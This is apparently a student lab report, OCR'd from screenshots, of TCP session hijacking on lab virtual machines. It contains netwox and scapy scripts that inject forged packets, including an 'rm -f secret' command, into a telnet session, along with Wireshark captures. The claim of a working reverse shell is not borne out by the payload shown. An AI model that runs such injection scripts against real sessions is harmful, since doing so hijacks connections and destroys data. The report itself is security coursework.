8:35 PM
/bin/bash 64x16
Right Ctrl

c. First, we will use netwox to conduct the attack. Telnet the observer machine from the victim machine and use wireshark to capture the last packet and find needed information.

d. 


```
No. Time                          Source     Destination  Protocol Length Info
 44 2022-02-16 20:38:57.2398776… 10.0.2.5   10.0.2.4     TCP      66 23 → 35734 [ACK] Seq=3168096239 Ack=2719750065 Win=29056 Len=0 TSval=4294899229 TSecr=880162
 45 2022-02-16 20:38:57.4082884… 10.0.2.4   10.0.2.5     TELNET   67 Telnet Data ...
 46 2022-02-16 20:38:57.4087091… 10.0.2.5   10.0.2.4     TCP      66 23 → 35734 [ACK] Seq=3168096239 Ack=2719750066 Win=29056 Len=0 TSval=4294899271 TSecr=880215
 47 2022-02-16 20:38:57.5975115… 10.0.2.4   10.0.2.5     TELNET   67 Telnet Data ...
 48 2022-02-16 20:38:57.5975260… 10.0.2.5   10.0.2.4     TCP      66 23 → 35734 [ACK] Seq=3168096239 Ack=2719750067 Win=29056 Len=0 TSval=4294899318 TSecr=880262
 49 2022-02-16 20:38:57.8588862… 10.0.2.4   10.0.2.5     TELNET   67 Telnet Data ...
 50 2022-02-16 20:38:57.8591014… 10.0.2.5   10.0.2.4     TCP      66 23 → 35734 [ACK] Seq=3168096239 Ack=2719750068 Win=29056 Len=0 TSval=4294899383 TSecr=880327
 51 2022-02-16 20:38:58.2179684… 10.0.2.4   10.0.2.5     TELNET   68 Telnet Data ...

▾ Transmission Control Protocol, Src Port: 35734, Dst Port: 23, Seq: 2719750070, Ack: 3168096604, Len: 0
    Source Port: 35734
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 2719750070
    Acknowledgment number: 3168096604
    Header Length: 32 bytes
  ▸ Flags: 0x010 (ACK)
    Window size value: 237
```

e. Use the values retrieved from wireshark to fill in the netwox command as below. It will output the information about the packet injected.

f. 

```
[02/16/22]seed@VM:~$ sudo netwox 40 --ip4-src 10.0.2.4 --ip4-dst 10.0.2.5 --tcp-dst 23 --tcp-src 35734 --tcp-seqnum 2719750070 --tcp-acknum 3168096604 --tcp-ac
k --tcp-window 237 --tcp-data '48656c6c6f20576f726c64'
IP______________________________________________________________.
|version|  ihl  |      tos      |            totlen             |
|___4___|___5___|____0x00=0_____|___________0x0033=51___________|
|              id               |r|D|M|       offsetfrag        |
|_________0x4B80=19328__________|0|0|0|________0x0000=0_________|
|      ttl      |   protocol    |           checksum            |
|____0x00=0_____|____0x06=6_____|____________0x573D_____________|
|                            source                             |
|___________________________10.0.2.4____________________________|
|                          destination                          |
|___________________________10.0.2.5____________________________|
TCP_____________________________________________________________.
|          source port          |       destination port        |
|__________0x8B96=35734_________|___________0x0017=23___________|
|                            seqnum                             |
|_____________________0xA21C17B6=2719750070_____________________|
|                            acknum                             |
|_____________________0xBCD5515C=3168096604_____________________|
| doff  |r|r|r|r|C|E|U|A|P|R|S|F|            window             |
|___5___|0|0|0|0|0|0|0|1|0|0|0|0|__________0x00ED=237___________|
|           checksum            |            urgptr             |
|_________0xF153=61779__________|___________0x0000=0____________|
48 65 6c 6c  6f 20 57 6f  72 6c 64                # Hello World
[02/16/22]seed@VM:~$ █
```


g. On wireshark, capture the traffic during the attack, we can see lots of black packets labeled [TCP Retransmission]. And when trying to type in the terminal of the victim machine, it does not respond.

h. 

```
No. Time                          Source              Destination         Protocol Length Info
  1 2022-02-16 21:05:46.9324366… PcsCompu_95:9a:7c   Broadcast           ARP       42 Who has 10.0.2.5? Tell 10.0.2.15
  2 2022-02-16 21:05:46.9388128… PcsCompu_f5:89:76   PcsCompu_95:9a:7c   ARP       60 10.0.2.5 is at 08:00:27:f5:89:76
  3 2022-02-16 21:05:46.9908144… PcsCompu_95:9a:7c   Broadcast           ARP       42 Who has 10.0.2.4? Tell 10.0.2.15
  4 2022-02-16 21:05:46.9912327… PcsCompu_12:f9:33   PcsCompu_95:9a:7c   ARP       60 10.0.2.4 is at 08:00:27:12:f9:33
  5 2022-02-16 21:05:47.0443819… 10.0.2.4            10.0.2.5            TELNET    65 Telnet Data ...
  6 2022-02-16 21:05:47.0451796… 10.0.2.5            10.0.2.4            TELNET    77 Telnet Data ...
  7 2022-02-16 21:05:47.2510070… 10.0.2.5            10.0.2.4            TCP       77 [TCP Retransmission] 23 → 35738 [PSH, ACK] Seq=787137591 Ack=425409040 Win=227 Len=11 TSval=334637 …
  8 2022-02-16 21:05:47.4588822… 10.0.2.5            10.0.2.4            TCP       77 [TCP Retransmission] 23 → 35738 [PSH, ACK] Seq=787137591 Ack=425409040 Win=227 Len=11 TSval=334689 …
  9 2022-02-16 21:05:47.8713079… 10.0.2.5            10.0.2.4            TCP       77 [TCP Retransmission] 23 → 35738 [PSH, ACK] Seq=787137591 Ack=425409040 Win=227 Len=11 TSval=334792 …
 10 2022-02-16 21:05:48.7023951… 10.0.2.5            10.0.2.4            TCP       77 [TCP Retransmission] 23 → 35738 [PSH, ACK] Seq=787137591 Ack=425409040 Win=227 Len=11 TSval=335000 …
 11 2022-02-16 21:05:50.3658926… 10.0.2.5            10.0.2.4            TCP       77 [TCP Retransmission] 23 → 35738 [PSH, ACK] Seq=787137591 Ack=425409040 Win=227 Len=11 TSval=335416 …
 12 2022-02-16 21:05:52.1885943… PcsCompu_f5:89:76   PcsCompu_12:f9:33   ARP       60 Who has 10.0.2.4? Tell 10.0.2.5
 13 2022-02-16 21:05:52.1890367… PcsCompu_12:f9:33   PcsCompu_f5:89:76   ARP       60 10.0.2.4 is at 08:00:27:12:f9:33
 14 2022-02-16 21:05:53.7241596… 10.0.2.5            10.0.2.4            TCP       77 [TCP Retransmission] 23 → 35738 [PSH, ACK] Seq=787137591 Ack=425409040 Win=227 Len=11 TSval=336256 …
 15 2022-02-16 21:06:00.3762599… 10.0.2.5            10.0.2.4            TCP       77 [TCP Retransmission] 23 → 35738 [PSH, ACK] Seq=787137591 Ack=425409040 Win=227 Len=11 TSval=337920 …
 16 2022-02-16 21:06:12.9421050… 10.0.2.5            10.0.2.3            DHCP     342 DHCP Request  - Transaction ID 0x33ad6c29
 17 2022-02-16 21:06:13.0236331… 10.0.2.3            10.0.2.5            DHCP     590 DHCP ACK      - Transaction ID 0x33ad6c29
 18 2022-02-16 21:06:14.0281853… 10.0.2.5            10.0.2.4            TCP       77 [TCP Retransmission] 23 → 35738 [PSH, ACK] Seq=787137591 Ack=425409040 Win=227 Len=11 TSval=341248 …
 19 2022-02-16 21:06:18.0355857… PcsCompu_f5:89:76   PcsCompu_de:23:b3   ARP       60 Who has 10.0.2.3? Tell 10.0.2.5
 20 2022-02-16 21:06:18.0356048… PcsCompu_de:23:b3   PcsCompu_f5:89:76   ARP       60 10.0.2.3 is at 08:00:27:de:23:b3
 21 2022-02-16 21:06:41.3214799… 10.0.2.5            10.0.2.4            TCP       77 [TCP Retransmission] 23 → 35738 [PSH, ACK] Seq=787137591 Ack=425409040 Win=227 Len=11 TSval=348160 …
 22 2022-02-16 21:06:46.4342347… PcsCompu_f5:89:76   PcsCompu_12:f9:33   ARP       60 Who has 10.0.2.4? Tell 10.0.2.5
 23 2022-02-16 21:06:46.4345368… PcsCompu_12:f9:33   PcsCompu_f5:89:76   ARP       60 10.0.2.4 is at 08:00:27:12:f9:33
```

i. Now use scapy to perform the attack. When telnet, get information of the last packet on Wireshark. Fill in the scapy skeleton code with values.

j.




```
#!/usr/bin/python
from scapy.all import *
ip = IP(src="10.0.2.4", dst="10.0.2.5")
tcp = TCP(sport=58056, dport=23, flags="A", seq=970386746, ack=1044804713)
data = "\r rm -f secret\r "
pkt = ip/tcp/data
ls(pkt)
send(pkt,verbose=0)
~
-- INSERT --                                                5,28          All
```

```
0010  00 34 68 22 40 00 40 06  ba 89 0a 00 02 04 0a 00   .4h"@.@. ........
0020  02 05 e2 c8 00 17 39 d6  ed 3a 3e 46 74 69 80 10   ......9. .:>Fti..
0030  00 ed 7d dc 00 00 01 01  08 0a ff ff 9c 8b ff ff   ..}..... ........
0040  86 bf                                              ..
```

Wireshark · Packet 446 · wireshark_enp0s3_20220217153918_F71Uyv


```
▸ Frame 446: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on inter
▸ Ethernet II, Src: PcsCompu_12:f9:33 (08:00:27:12:f9:33), Dst: PcsCompu_f5:89:
▸ Internet Protocol Version 4, Src: 10.0.2.4, Dst: 10.0.2.5
▾ Transmission Control Protocol, Src Port: 58056, Dst Port: 23, Seq: 970386746,
    Source Port: 58056
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 970386746
    Acknowledgment number: 1044804713
    Header Length: 32 bytes
  ▸ Flags: 0x010 (ACK)
    Window size value: 237

0000  08 00 27 f5 89 76 08 00  27 12 f9 33 08 00 45 10   ..'..v.. '..3..E.
0010  00 34 68 22 40 00 40 06  ba 89 0a 00 02 04 0a 00   .4h"@.@. ........
0020  02 05 e2 c8 00 17 39 d6  ed 3a 3e 46 74 69 80 10   ......9. .:>Fti..
0030  00 ed 7d dc 00 00 01 01  08 0a ff ff 9c 8b ff ff   ..}..... ........
0040  86 bf                                              ..

No.: 446 · Time: 2022-02-17 15:39:39.396595003 · Source: 10...044804713 Win=30336 Len=0 TSval=4294941835 TSecr=4294936255
```

k. Now run the scapy file, it will output information of the packet injected. The traffic captured during attack shows many TCP Retransmission files. The attack was successful.



```
[02/17/22]seed@VM:~$ sudo python tcp_attack.py
version    : BitField (4 bits)                    = 4               (4)
ihl        : BitField (4 bits)                    = None            (None)
tos        : XByteField                           = 0               (0)
len        : ShortField                           = None            (None)
id         : ShortField                           = 1               (1)
flags      : FlagsField (3 bits)                  = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField (13 bits)                   = 0               (0)
ttl        : ByteField                            = 64              (64)
proto      : ByteEnumField                        = 6               (0)
chksum     : XShortField                          = None            (None)
src        : SourceIPField                        = '10.0.2.4'      (None)
dst        : DestIPField                          = '10.0.2.5'      (None)
options    : PacketListField                      = []              ([])
--
sport      : ShortEnumField                       = 58056           (20)
dport      : ShortEnumField                       = 23              (80)
seq        : IntField                             = 970386746       (0)
ack        : IntField                             = 1044804713      (0)
dataofs    : BitField (4 bits)                    = None            (None)
reserved   : BitField (3 bits)                    = 0               (0)
flags      : FlagsField (9 bits)                  = <Flag 16 (A)>   (<Flag 2 (S)>
)
window     : ShortField                           = 8192            (8192)
chksum     : XShortField                          = None            (None)
urgptr     : ShortField                           = 0               (0)
options    : TCPOptionsField                      = []              ([])
--
load       : StrField                             = '\r rm -f secret\r ' ('')
[02/17/22]seed@VM:~$
```

l.



```
No. Time                          Source              Destination         Protocol Length Info
  1 2022-02-17 15:48:41.0918804…  PcsCompu_95:9a:7c   Broadcast           ARP       42 Who has 10.0.2.5? Tell 10.0.2.15
  2 2022-02-17 15:48:41.0972222…  PcsCompu_f5:89:76   PcsCompu_95:9a:7c   ARP       60 10.0.2.5 is at 08:00:27:f5:89:76
  3 2022-02-17 15:48:41.1021418…  10.0.2.4            10.0.2.5            TELNET    70 Telnet Data ...
  4 2022-02-17 15:48:41.1050664…  10.0.2.5            10.0.2.4            TELNET    68 Telnet Data ...
  5 2022-02-17 15:48:41.3168022…  10.0.2.5            10.0.2.4            TELNET   124 Telnet Data ...
  6 2022-02-17 15:48:41.5291401…  10.0.2.5            10.0.2.4            TCP      126 [TCP Retransmission] 23 → 58056 [PSH, ACK] Seq=1044804713 Ack=970386762 Win=227 Len=60 TSval=104493…
  7 2022-02-17 15:48:41.9569720…  10.0.2.5            10.0.2.4            TCP      126 [TCP Retransmission] 23 → 58056 [PSH, ACK] Seq=1044804713 Ack=970386762 Win=227 Len=60 TSval=104600…
  8 2022-02-17 15:48:42.8207671…  10.0.2.5            10.0.2.4            TCP      126 [TCP Retransmission] 23 → 58056 [PSH, ACK] Seq=1044804713 Ack=970386762 Win=227 Len=60 TSval=104816…
  9 2022-02-17 15:48:44.5172769…  10.0.2.5            10.0.2.4            TCP      126 [TCP Retransmission] 23 → 58056 [PSH, ACK] Seq=1044804713 Ack=970386762 Win=227 Len=60 TSval=105240…
 10 2022-02-17 15:48:46.2135161…  PcsCompu_f5:89:76   PcsCompu_12:f9:33   ARP       60 Who has 10.0.2.4? Tell 10.0.2.5
 11 2022-02-17 15:48:46.2136548…  PcsCompu_12:f9:33   PcsCompu_f5:89:76   ARP       60 10.0.2.4 is at 08:00:27:12:f9:33
 12 2022-02-17 15:48:48.0051354…  10.0.2.5            10.0.2.4            TCP      126 [TCP Retransmission] 23 → 58056 [PSH, ACK] Seq=1044804713 Ack=970386762 Win=227 Len=60 TSval=106112…

▸ Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0
▸ Ethernet II, Src: PcsCompu_95:9a:7c (08:00:27:95:9a:7c), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
▸ Address Resolution Protocol (request)
```

m.


VIII. Observations and conclusions of Task 4

a. [TCP Retransmission] packets indicated that the sequence number between victim and observer machine are mismatched because of the injected packet.

b. The victim machine would not respond to terminal input because the sequence number has already been used by the injected packet. The victim and the observer will enter a deadlock since the observer will ignore the packet while the victim keeps resending the packet. The TCP session was successfully hijacked.

IX. Task 5


a. Using netcat to listen on port 9090 by running ‘nc -l 9090 -v’. Perform the TCP Hijacking attack using scapy like Task 4. In the data field, we put data = "\r rm -f secret\r ", so that the file will be removed on the observer machine if attack is successful.



```
#!/usr/bin/python
from scapy.all import *
ip = IP(src="10.0.2.4", dst="10.0.2.5")
tcp = TCP(sport=58056, dport=23, flags="A", seq=970386746, ack=1044804713)
data = "\r rm -f secret\r "
pkt = ip/tcp/data
ls(pkt)
send(pkt,verbose=0)
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
"tcp_attack.py" 8L, 231C                                      5,27          All
```

b.

c. And on the observer machine, the secret file is deleted, indicating that the attack is successful. Also, if we run command touch secret.txt. A secret.txt file will be created on the observer machine, indicating that the reverse shell is functional.



```
[02/18/22]seed@VM:~$ ls
android        Documents         host      Public
bin            Downloads         lib       source
Customization  examples.desktop  Music     Templates
Desktop        get-pip.py        Pictures  Videos
[02/18/22]seed@VM:~$ 
```

d.